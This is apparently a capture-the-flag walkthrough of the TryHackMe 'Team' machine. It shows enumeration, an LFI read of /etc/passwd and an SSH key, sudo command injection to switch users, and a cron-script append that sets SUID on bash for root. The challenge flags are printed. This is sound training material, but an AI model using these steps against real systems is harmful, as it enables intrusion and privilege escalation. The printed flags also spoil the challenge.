Team
Kicking off the usual way with nmap:
nmap -sCV -p- 10.112.147.21

Three open ports: 21, 22, and 80. FTP, SSH, and a web server. Standard lineup. But the interesting part is in the title of the web server.
Port 80
Before even loading the page, the HTTP title told me something:
Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!

The box is telling me to add team.thm to my hosts file. So let’s do that:
sudo nano /etc/hosts
Add the IP and team.thm on a line together, then visit:
http://team.thm

And now it’s a proper site, some kind of personal website. Let’s poke around.
I opened the page source and found nothing useful in it. I went straight to enumerating paths with gobuster:
gobuster dir -u http://team.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64
While that big wordlist was chugging away, I ran a quick one with a smaller list on the side, and that turned up a robots.txt. Inside it was a username: dale. Always take the free usernames.
The big scan eventually finished and didn’t find much new, but it did flag /images.

That’s interesting to me, because if I can find a way to upload something into an images folder, that’s a potential route to a reverse shell. So I filed that away.
Next, subdomains. Ran a vhost scan:
gobuster vhost -u http://team.thm -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 64 --append-domain
It found two, but they were really the same thing, one just had www in front. So the real find is dev.team.thm. Add that to hosts as well:

sudo nano /etc/hosts
Then visit:
http://dev.team.thm


The page itself is boring, but the source is where the good stuff is:
<html>
<head>
<title>UNDER DEVELOPMENT</title>
</head>
<body>
Site is being built <a href="script.php?page=teamshare.php">team share</a>
<p>Place holder link to team share</p>
</body>
</html>
There’s a link that points at:
http://dev.team.thm/script.php?page=teamshare.php
Local File Inclusion
Look at the URL structure. It’s loading a page by passing its name as a parameter: page=teamshare.php. Whenever you see a page loading files by name like that, the very first thing to try is pointing it at a file it was never meant to serve. So I swapped the page value for a classic:
http://dev.team.thm/script.php?page=/etc/passwd
And it worked. It dumped the contents of /etc/passwd.

This is Local File Inclusion, LFI for short, and it means I can read files off the server through the browser.
Reading through the passwd output gave me two more users: ftpuser and gyles.
Since I already knew about dale from the robots.txt, I tried reading his flag directly:
http://dev.team.thm/script.php?page=/home/dale/user.txt
And it handed me the user flag:
THM{6Y0TXHz7c2d}
Nice, a flag through pure file reading. But a flag isn’t a shell, and I still had nothing.
Hitting The Wall
This is where it stopped being easy.
I tried every way I could think of to turn that LFI or those usernames into access over FTP or SSH, and got nowhere. I ran a hydra brute force against the three usernames I had, hoping one of them had a weak password. Failed.
So I went back to what I already had. I’d found /images and /scripts sort of paths earlier, so let me enumerate inside them properly. Ran gobuster against /images with file extensions this time:
gobuster dir -u http://team.thm/images -w /usr/share/dirb/wordlists/common.txt -t 64 -x php,txt,html
Then did the same against /scripts, and that one paid off:

Visited the path it found:
http://team.thm/scripts/script.txt

And there’s a script file with credentials inside it. The catch is the script references something I still needed to find, so it was a clue rather than a straight win.
FFUF To The Rescue
At this point I circled back to the LFI, because that’s my strongest tool. My idea was to use ffuf to fuzz the LFI and find every readable file on the server, instead of guessing paths one at a time. So I built this:
ffuf -u 'http://dev.team.thm/script.php?page=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
That spat out a mountain of results, most of it garbage. So I filtered. A lot of the junk responses were exactly 1 byte, so I told ffuf to hide anything that size:
ffuf -u 'http://dev.team.thm/script.php?page=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 1
Much cleaner. And buried in the results was this:
/etc/ssh/sshd_config


When I read that file through the LFI, dale’s RSA private key was inside the SSH config. So now I’ve got dale’s private key, which means I can finally SSH in as him.
Cleaning The Key
There was one annoying thing with the key. When I pulled it out, it was full of # characters scattered through it that absolutely do not belong in a private key. So I had to strip them out before SSH would accept it.
Paste the key into a file and lock it down:
nano private_key
chmod 600 private_key
Then strip out the # characters. This replaces each # with a newline to put the key back into shape:
sed -i 's/ #/\n/g' private_key
Check it with cat to make sure it looks like a proper key again, then log in:
ssh -i private_key dale@10.112.147.21
And I’m in as dale.

Dale to Gyles
I’ve already got the user flag, so now it’s all about getting to root. First check I always run is what I’m allowed to do with sudo:
sudo -l
And it gives me this:
User dale may run the following commands on ip-10-112-147-21:
    (gyles) NOPASSWD: /home/gyles/admin_checks
So dale can run one specific script, admin_checks, as the user gyles, with no password. Let’s read what that script does:
cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"

Here’s the flaw. Look at the line that takes your “date” input and then runs $error. It takes whatever you type and runs it as a command. It’s supposed to expect the word date, but it doesn’t check, it just runs whatever you give it. So I can feed it a command of my choosing and it’ll run as gyles.
Run the script as gyles:
sudo -u gyles /home/gyles/admin_checks
For the name prompt, type anything. For the “date” prompt, instead of typing date, hand it a shell:
/bin/bash

And it drops me into a shell as gyles.
Gyles to Root
Now I’m gyles. I tried sudo -l again but it wanted a password, which I don’t have. So I went looking elsewhere. A great place to look is command history, since people leave all sorts in there:
cat .bash_history
There was a long list of commands in there, and I read through the whole thing. The one that caught my eye was a reference to a script at /opt/admin_stuff/script.sh. So let me read it:
cat /opt/admin_stuff/script.sh

Reading it, the picture becomes clear. There’s a cron job that runs this script.sh as root every single minute, and that script in turn runs another script, main_backup.sh. So if I can write to main_backup.sh, then root will run my code for me every minute.
Let me check the permissions on it:
ls -la /usr/local/bin/main_backup.sh
It’s group writable, and the group is admin. So the question is whether I’m in that group. Check with:
id
And yes, gyles is in the admin group. So I can write to a file that root executes every minute. That’s game over.
My payload just makes bash itself SUID, which means afterwards I can run a bash shell that keeps root privileges:
echo 'chmod u+s /bin/bash' >> /usr/local/bin/main_backup.sh
Then wait about a minute for the cron to fire. After that, check bash:
ls -la /bin/bash
I’m watching for the s in the permissions, which means the SUID bit is set. Once it shows up, run bash with -p to keep the elevated privileges:
/bin/bash -p
And I’m root.


Grab the flag:
THM{fhqbznavfonq}
Challenge done.
The Flags
User flag (read through the LFI):
THM{6Y0TXHz7c2d}
Root flag:
THM{fhqbznavfonq}
Takeaway
The start was smooth enough. The hosts file hint, the robots.txt username, the subdomain, and then the LFI that let me read /etc/passwd and even a flag straight off disk. All of that felt like a warm up.
Then I spent some time throwing hydra and random ideas at the box with no results. The thing that helped was going back to the tool I already trusted, the LFI, and being more thorough with it using ffuf instead of guessing paths by hand. And even then it made me work, hiding dale’s SSH key inside the sshd config and stuffing the key full of # characters just to be annoying.
The privesc was a nice two step chain. A sudo script that runs your input as a command to hop from dale to gyles, then a root cron job running a script that my group could write to.